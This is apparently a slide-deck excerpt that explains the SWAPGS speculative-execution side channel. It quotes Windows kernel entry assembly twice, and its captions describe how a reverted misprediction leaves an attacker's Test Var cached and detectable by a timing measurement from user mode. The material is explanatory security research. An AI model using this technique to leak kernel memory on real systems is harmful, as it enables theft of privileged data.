


The branch misprediction is eventually detected, and everything is reverted (including GS bases)

Attacker process

```
swapgs  
...  
test byte ptr [nt!KiKvaShadow],1  
jne skip_swapgs  
swapgs  
mov r10,qword ptr gs:[188h]  
mov rcx,qword ptr gs:[188h]  
mov rcx,qword ptr [rcx+220h]  
mov rcx,qword ptr [rcx+830h]  
mov qword ptr gs:[270h],rcx
```

Kernel Space




... but the **Test Var** remains cached

Attacker process




```
swapgs  
...  
test byte ptr [nt!KiKvaShadow],1  
jne skip_swapgs  
swapgs  
mov r10,qword ptr gs:[188h]  
mov rcx,qword ptr gs:[188h]  
mov rcx,qword ptr [rcx+220h]  
mov rcx,qword ptr [rcx+830h]  
mov qword ptr gs:[270h],rcx
```


Kernel Space



When resuming back to user-mode, the attacker measures the access time to the **Test Var**, and sees it's cached



